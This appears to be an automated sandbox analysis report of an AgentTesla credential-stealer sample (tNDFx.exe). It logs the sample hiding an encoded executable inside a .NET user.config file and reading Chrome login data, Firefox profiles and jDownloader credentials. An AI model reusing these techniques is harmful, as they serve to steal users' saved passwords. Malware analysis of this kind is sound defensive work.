C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBC4247	CreateDirectoryW
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.tmp	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBCF4A8	CreateFileW
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBCF4A8	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Source
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.tmp	success or wait	1	6CBC7D79	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Source
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\user.config	success or wait	1	6B5AC524	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Source
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	40	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0d 0a	<?xml version="1.0" encoding="utf-8"?>..	success or wait	1	6CBCB2B3	WriteFile
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	17	3c 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 3e 0d 0a	<configuration>..	success or wait	1	6CBCB2B3	WriteFile
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	22	20 20 20 20 3c 63 6f 6e 66 69 67 53 65 63 74 69 6f 6e 73 3e 0d 0a	<configSections>..	success or wait	1	6CBCB2B3	WriteFile
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	166	20 20 20 20 20 20 20 20 3c 73 65 63 74 69 6f 6e 47 72 6f 75 70 20 6e 61 6d 65 3d 22 75 73 65 72 53 65 74 74 69 6e 67 73 22 20 74 79 70 65 3d 22 53 79 73 74 65 6d 2e 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 55 73 65 72 53 65 74 74 69 6e 67 73 47 72 6f 75 70 2c 20 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 20 3e 0d 0a	<sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >..	success or wait	1	6CBCB2B3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Sy
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	315	20 20 20 20 20 20 20 20 20 20 20 3c 73 65 63 74 69 6f 6e 20 6e 61 6d 65 3d 22 58 4a 73 4d 44 72 65 64 51 69 74 42 74 65 55 46 70 43 6b 56 49 70 74 41 7a 45 4e 52 5a 53 6c 41 48 47 52 65 62 47 4f 5a 46 76 55 46 53 58 49 6a 4e 2e 44 48 7a 52 78 61 66 47 75 68 67 59 51 6e 63 53 49 6b 61 53 4e 6f 70 7a 47 43 73 58 5a 73 69 6a 45 4e 64 55 66 56 73 4d 51 22 20 74 79 70 65 3d 22 53 79 73 74 65 6d 2e 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 43 6c 69 65 6e 74 53 65 74 74 69 6e 67 73 53 65 63 74 69 6f 6e 2c 20 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 20 61 6c 6c 6f 77 45 78 65 44 65	<section name="XJsMDredQitBteUFpCkVIptAzENRZSlAHGRebGOZFvUFSXIjN.DHzRxafGuhgYQncSIkaSNopzGCsXZsijENdUfVsMQ" type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDe	success or wait	1	6CBCB2B3	WriteFile
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	25	20 20 20 20 20 20 20 20 3c 2f 73 65 63 74 69 6f 6e 47 72 6f 75 70 3e 0d 0a	</sectionGroup>..	success or wait	1	6CBCB2B3	WriteFile
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	23	20 20 20 20 3c 2f 63 6f 6e 66 69 67 53 65 63 74 69 6f 6e 73 3e 0d 0a	</configSections>..	success or wait	1	6CBCB2B3	WriteFile
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	20	20 20 20 20 3c 75 73 65 72 53 65 74 74 69 6e 67 73 3e 0d 0a	<userSettings>..	success or wait	1	6CBCB2B3	WriteFile
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	103	20 20 20 20 20 20 20 20 3c 58 4a 73 4d 44 72 65 64 51 69 74 42 74 65 55 46 70 43 6b 56 49 70 74 41 7a 45 4e 52 5a 53 6c 41 48 47 52 65 62 47 4f 5a 46 76 55 46 53 58 49 6a 4e 2e 44 48 7a 52 78 61 66 47 75 68 67 59 51 6e 63 53 49 6b 61 53 4e 6f 70 7a 47 43 73 58 5a 73 69 6a 45 4e 64 55 66 56 73 4d 51 3e 0d 0a	<XJsMDredQitBteUFpCkVIptAzENRZSlAHGRebGOZFvUFSXIjN.DHzRxafGuhgYQncSIkaSNopzGCsXZsijENdUfVsMQ>..	success or wait	5	6CBCB2B3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	4096	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 76 61 6c 75 65 3e 37 37 20 39 30 20 31 34 34 20 30 20 33 20 30 20 30 20 30 20 34 20 30 20 30 20 30 20 32 35 35 20 32 35 35 20 30 20 30 20 31 38 34 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20 36 34 20 30 20 31 32 38 20 30 20 30 20 30 20 31 34 20 33 31 20 31 38 36 20 31 34 20 30 20 31 38 30 20 39 20 32 30 35 20 33 33 20 31 38 34 20 31 20 37 36 20 32 30 35 20 33 33 20 38 34 20 31 30 34 20 31 30 35 20 31 31 35 20 33 32 20 31 31 32 20 31 31 34 20 31 31 31 20 31 30 33 20 31 31 34 20 39 37 20 31 30 39 20 33 32	<value>77 90 1 44 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32	success or wait	240	6CBCB2B3	Write File
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	104	20 20 20 20 20 20 20 20 3c 2f 58 4a 73 4d 44 72 65 64 51 69 74 42 74 65 55 46 70 43 6b 56 49 70 74 41 7a 45 4e 52 5a 53 6c 41 48 47 52 65 62 47 4f 5a 46 76 55 46 53 58 49 6a 4e 2e 44 48 7a 52 78 61 66 47 75 68 67 59 51 6e 63 53 49 6b 61 53 4e 6f 70 7a 47 43 73 58 5a 73 69 6a 45 4e 64 55 66 56 73 4d 51 3e 0d 0a	</XJsMDredQitBteUFpCkVIptAzENRZSlAHGRebGOZFvUFSXIjN.DHzRxafGuhgYQncSIkaSNopzGCsXZsijENdUfVsMQ>..	success or wait	1	6CBCB2B3	Write File
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	21	20 20 20 20 3c 2f 75 73 65 72 53 65 74 74 69 6e 67 73 3e 0d 0a	</userSettings>..	success or wait	1	6CBCB2B3	Write File
C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	unknown	16	3c 2f 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 3e	</configuration>	success or wait	1	6CBCB2B3	Write File

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCC7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBDDE2C	Read File

File Path	Offset	Length	Completion	Count	Source Address	Source
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCCA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBCB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBCB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBCB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBCB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBCB2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Source
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBCB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6DAE8D26	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6DAE8D26	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6DAE8D26	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6DAE8D26	ReadFile
C:\Users\user\AppData\Roaming\tNDFx.exe	unknown	4096	success or wait	1	6DAE8D26	ReadFile
C:\Users\user\AppData\Roaming\tNDFx.exe	unknown	512	success or wait	1	6DAE8D26	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Source
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\tNDFx_RASAPI32	success or wait	1	6BF5AD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Source
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\tNDFx_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6BF5AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\tNDFx_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6BF5AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\tNDFx_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6BF5AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\tNDFx_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6BF5AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\tNDFx_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6BF5AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\tNDFx_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6BF5AD76	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Source

Analysis Process: cmd.exe PID: 2760 Parent PID: 2288

General

Start time:	15:35:56
Start date:	22/03/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x4a720000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Source

Analysis Process: timeout.exe PID: 2916 Parent PID: 2760

General

Start time:	15:35:57
Start date:	22/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x390000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: tNDFx.exe PID: 824 Parent PID: 2288

General

Start time:	15:35:58
Start date:	22/03/2021
Path:	C:\Users\user\AppData\Roaming\tNDFx.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\tNDFx.exe
Imagebase:	0x8e0000
File size:	69736 bytes
MD5 hash:	B2AB5D8639C89D42ACBDC362B86ACA91
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: tNDFx.exe PID: 2484 Parent PID: 2288

General

Start time:	15:35:59
Start date:	22/03/2021
Path:	C:\Users\user\AppData\Roaming\tNDFx.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\tNDFx.exe
Imagebase:	0x8e0000
File size:	69736 bytes
MD5 hash:	B2AB5D8639C89D42ACBDC362B86ACA91
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2350984768.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2351680461.000000000226B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2351680461.000000000226B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2351624860.000000000221A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2351562307.0000000002191000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2351562307.0000000002191000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Source Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Source Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCC7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCCA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DBDDE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Source
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBCB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBCB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCC7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DBDDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBCB2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Source Ref
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBCB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CBCB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CBCB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CBCB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CBCB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CBCB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CBCB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CBCB2B3	ReadFile

Disassembly

Code Analysis